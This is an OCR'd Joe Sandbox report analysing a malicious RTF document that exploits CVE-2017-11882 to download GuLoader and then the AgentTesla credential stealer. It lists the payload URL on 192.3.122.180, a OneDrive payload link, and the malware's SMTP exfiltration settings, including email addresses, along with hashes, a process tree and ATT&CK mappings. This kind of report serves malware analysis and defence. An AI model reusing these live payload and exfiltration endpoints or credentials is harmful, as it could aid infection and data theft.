ID: 532227
Sample Name: T81Ip9NCGi
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:57:06
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report T81Ip9NCGi

Overview

General Information

Sample Name:	T81Ip9NCGi (renamed file extension from none to rtf)
Analysis ID:	532227
MD5:	79b064007e51e1..
SHA1:	c4748fd11683b4b.
SHA256:	b5784dc5717d07..
Tags:	rtf
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Antivirus / Scanner detection for sub…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers
- Writes to foreign memory regions
- Tries to detect Any.run

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1724 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1124 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2836 cmdline: "C:\Users\Public\vbc.exe" MD5: 99BDB5995C8DD619A3EC2B799D1CF868)
    - Acly3.exe (PID: 2804 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: E32061DA9B34B82E0AB5D0E53CAF5A09)
      - CasPol.exe (PID: 2524 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
      - CasPol.exe (PID: 2052 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
      - CasPol.exe (PID: 672 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
        - misv.exe (PID: 2812 cmdline: "C:\Users\user\AppData\Roaming\misv.exe" MD5: 1DA682EC8DCBC375B6E76660EF46D3FD)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://onedrive.live.com/download?cid=5A15FDA1AE9"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "dherdiana@rpxholding.comdha10apasmtp.rpxholding.comjo.esg2000@gmail.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.690406382.000000001E5B1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.690406382.000000001E5B1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000004.00000002.679995330.00000000003E0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000009.00000002.679892617.0000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000009.00000000.560395041.0000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

GuLoader behavior detected


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Access Token Manipulation 1	Masquerading 1 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Modify Registry 1	LSASS Memory	Security Software Discovery 4 1 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
T81lp9NCGi.rtf	36%	ReversingLabs	Document-RTF.Trojan.Heuristic	
T81lp9NCGi.rtf	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F8012674-B7CB-458D-8650-A31E79A66D61}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F8012674-B7CB-458D-8650-A31E79A66D61}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\misv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	20%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\Public\vbc.exe	20%	ReversingLabs	Win32.Downloader.GuLoader	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://scas.openformatrg/drawml/2006/main	0%	Avira URL Cloud	safe	
http://192.3.122.180/1100/vbc.exe	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://schemas.open	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onedrive.live.com	unknown	unknown	false		high
eruitg.bl.files.1drv.com	unknown	unknown	false		high
fspzka.bl.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.3.122.180/1100/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://https://onedrive.live.com/download?cid=5A15FDA1AE9	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.122.180	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532227
Start date:	01.12.2021
Start time:	20:57:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	T81Ip9NCGi (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@14/13@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.1%) • Quality average: 84.4% • Quality standard deviation: 23.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:57:18	API Interceptor	51x Sleep call for process: EQNEDT32.EXE modified
20:58:28	API Interceptor	213x Sleep call for process: Acly3.exe modified
20:59:17	API Interceptor	64x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.3.122.180	QEw7lxB2iE.rtf	Get hash	malicious	Browse	• 192.3.122.180/2200/vbc.exe
	RFQ with Specification (Fitch Solutions).docx	Get hash	malicious	Browse	• 192.3.122.180/1100/vbc.exe
	3wdkxO3rGv.rtf	Get hash	malicious	Browse	• 192.3.122.180/55667/vbc.exe
	zoe3408r0Z.docx	Get hash	malicious	Browse	• 192.3.122.180/3222/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	QEw7lxB2iE.rtf	Get hash	malicious	Browse	• 192.3.122.180
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P.O SPECIFICATION.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	PO6738H.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	VM845.html	Get hash	malicious	Browse	• 192.3.157.18
	dJN1gSSJv5.exe	Get hash	malicious	Browse	• 107.172.73.191
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	Payment Advice.xlsx	Get hash	malicious	Browse	• 192.3.110.203
	RFQ No. 109050.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	INV-088002904SINO.xlsx	Get hash	malicious	Browse	• 107.172.76.210
	quotation-linde-tunisia-plc-december-2021.xlsx	Get hash	malicious	Browse	• 107.173.191.75
	RFQ with Specification (Fitch Solutions).docx	Get hash	malicious	Browse	• 192.3.122.180
	VALVE.exe	Get hash	malicious	Browse	• 23.94.54.224
	Quotation - Linde Tunisia PLC..xlsx	Get hash	malicious	Browse	• 107.173.191.75
	Quotation 2200.xlsx	Get hash	malicious	Browse	• 107.173.143.36
	DAEFWjToGE.exe	Get hash	malicious	Browse	• 198.23.172.50
	V2N1M2_P.VBS	Get hash	malicious	Browse	• 192.3.121.222
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	SOA SIL TL382920.xlsx	Get hash	malicious	Browse	• 192.3.121.173

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\misv.exe	QEw7lxB2iE.rtf	Get hash	malicious	Browse	
	sKxsGhU1Wg.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\Acly3.exe	QEw7lxB2iE.rtf	Get hash	malicious	Browse	
	sKxsGhU1Wg.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	QEw7lxB2iE.rtf	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	QEw7lxB2iE.rtf	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	131595
Entropy (8bit):	7.073841941088541
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ub+HbksLwq6cttYgSj+LaQitS42:gbE/HUjwkshtOlj+LaQitE
MD5:	99BDB5995C8DD619A3EC2B799D1CF868
SHA1:	7EB9E30BA8572F07A1E88972AD8F14954E84EB39
SHA-256:	C6F93EB69924750ADBE61115B2D6A200D534E783C6BD4CA0E2C0CD2969E9469E
SHA-512:	8A2817D4CD4D9584C0C723CA96550B65F530C6DE6193B977239CE3C90C8EB0E3942B7ECF2AC3F12C730AE053C3A88993D54BFED16FEE6B2CC5AA5083105C526
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Joe Sandbox View:	• Filename: QEw7lxB2iE.rtf, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://192.3.122.180/1100/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F8012674-B7CB-458D-8650-A31E79A66D61}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	3.9382976026552097
Encrypted:	false
SSDEEP:	48:ruLgOdZw1wQ5l/8bc3ABCOktG0/RIoj+WRdpzH:2BZmwQ5l/n3ABJf0J5jRRP
MD5:	CDAED283D66EF69103EAB36E7A087231
SHA1:	DE3A1270341A60F1BCF6657155E470DAE1505473
SHA-256:	C7D64784E1C35D116D0C123DECC90931F1B077829C15DF31C5FA9B4A7221AE47
SHA-512:	9A3F49CD4CDE57113A5616B12F8C244FD772C5AC600FA3931E7488E7176FB3FB24D279F708B246D62DFF7F9E33B304CE15C0649A8277666FB903BD8CEA9A506
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AAA38BD7-6E2E-4485-B33A-19C659167A7E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F0D5BFD7-E4B2-42A8-9D9F-4F62C3EB8116}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	3774
Entropy (8bit):	3.5540606276661406
Encrypted:	false
SSDEEP:	96:qUNznlUendEJjgCjk6/AT/xe6GpzSsP8XuSo:vNLlU3N4qAdelpl+
MD5:	1F3897864361C0D07786091F3C2CA1B9
SHA1:	45E2127F9AECB43545DEBEF1B7ADCF4E75603650
SHA-256:	BF5AD13992235C123456E15FAF52BD54F6DB416A277A5D9109F1174C74BF6F17
SHA-512:	39A8C13353340CF55881A028AB783F4482E056B71E20C7821F4986C6BF7262A28B3AEA05493B1063A2FF91F2DD7CDDD48CE69BE274EACC131724804CC099838(
Malicious:	false
Preview:	!.!.`.=._-.^.;...<.?.*.?.^.?.!.^.!.%...%._...?.5.7.#.~.:.7.@.9.:.[.:.6.~.?.%.@...<...2._.=.!.!.!.4.,.9.?.?.].%.?.%.].[.+._.3.9.*.9.~.&.%.3.=.?.0.#.4.2.>.>.|.;.~.1.).@.;.5.4.@.?.)./.?.,.?.7. ;.5.?.%.?.6.7.7.)...^.9._.?.|.9.3.4.~.|.,.&.2.8._.5.?.3./.2.+.4...%.%.0.?.`.^.(.3.].?.%.~.)...1.2.!./.#.*.~.%.?...].|...>.+.7.-._.-.@.@.2.?.*.<.&.).>.@.;.:.].>.$.?.[...?._.!.|.&.%.=.8.<.&.2. `.4.%.!._.*.~...~.8.'.%.+.%.1.>.?.%.]...'...*.7.$.'.4...|.'.,.9.~.'.=.7.!.!.4.7.../.?.?.;.9.:.,.:.#.?.%...<.[.8.'./.7...-.&.%.&.1.#...&.;.].6.+.%.].=.?.).*.0.-.4.|.-.^._.3._.5...?.%.$.-.+.|.^.9...7.#. @.~.&.3.!.!...%.|...;.2.>.2.....].=...6.8.).6.2.3.~.+.[.#.?...=.#.@.?.....@.#...;.2.?.:.`...!.....(.?.+.2.@.?.[.+.*.9.*.9.&.3.?.&.?...'._.;...<.5.!.(...=.1.1.2.~.3.1.>.1.!.+.%.~.1.&.,.3.!.?.],.%.>. (.5.$.^.|.<.~.?.,.?.%.;.;.'.`.@.7.*.[.?.'.3._.~.;.'.+.=.2._.1.&.<.'.(.5.(.2.+.,...].'.2.!.0.+.-.1.+.?.8...?.|.0.!...*.3.?.<.!.?.;.:.?.*.&.-.$.'.?.3.].;.!.%.5.=./.$.;./.?.%.+.=.$.=.|.%.>.[.&.'...~.!.8.%. 3.'.^...&.>.?.8.).$.

C:\Users\user\AppData\Local\Temp\Acly3.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21304624
Entropy (8bit):	0.09518636040127255
Encrypted:	false
SSDEEP:	1536:j30RIkuZxe033g6Oixa+IC8KNXA/wMy2dWVu2h55nw6+717EQZ4yr3hShX:j30qHZxT3gsxaZmNXYy7zysx

C:\Users\user\AppData\Local\Temp\Acly3.exe	
MD5:	E32061DA9B34B82E0AB5D0E53CAF5A09
SHA1:	5AABAD649F6C4B826C30BDF8152E6F8D33CB8133
SHA-256:	7C9AEB4763912BE27C0B5CFE843642E4424902DD2EEFB1AD2DF6092EBF10A468
SHA-512:	EBF93E81A0AB530EA19131F490A2423E017384357731FBE5CAC4D60876C5B535E371BB9443D62AEA8F41D732079EAB2A6EDD4335EDEAAD086EED2410D5914F54
Malicious:	**true**
Joe Sandbox View:	• Filename: QEw7lxB2iE.rtf, Detection: malicious, Browse • Filename: sKxsGhU1Wg.exe, Detection: malicious, Browse
